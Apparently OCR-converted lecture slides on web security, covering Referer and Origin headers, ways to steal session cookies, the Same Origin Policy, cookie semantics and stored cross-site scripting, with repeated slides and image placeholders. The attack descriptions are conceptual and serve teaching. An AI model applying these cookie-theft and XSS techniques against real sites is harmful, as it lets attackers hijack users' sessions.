
Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred


http://foo.com/~~embarrassing.html?data=oops~~

Send only for POST requests

How can you steal a session cookie?




How can you steal a session cookie?



- Compromise the user’s machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

How can you steal a session cookie?



- Compromise the user’s machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks (more later)

Stealing users’ cookies

For now, we’ll assume this attack model:

- The user is visiting the site they expect
- All interactions are strictly through the browser

Dynamic web pages

- Rather than static HTML, web pages can be expressed as a program, e.g., written in Javascript:

```
<html><body>

  Hello, <b>

  <script>
    var a = 1;
    var b = 2;
    document.write(“world: “, a+b, “</b>”);
  </script>

</body></html>
```

Javascript (**no relation to Java**)

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - Alter page contents (DOM objects)
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests & read replies
  - Maintain persistent connections (AJAX)
  - *Read and set cookies*


What could go wrong?

- Browsers need to confine Javascript’s power
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`


Same Origin Policy

- Browsers provide isolation for javascript scripts via the Same Origin Policy (SOP)
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place
- SOP = *only scripts received from a web page's origin have access to the page's elements*

Cookies




Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie to any future requests to `<domain>/<path>`

Cookies



```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```



Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`

XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is **`bank.com`**
- One general approach:
  - Trick the server of interest (**`bank.com`**) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS


1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

Stored XSS attack


bad.com

bank.com

Stored XSS attack



Stored XSS attack

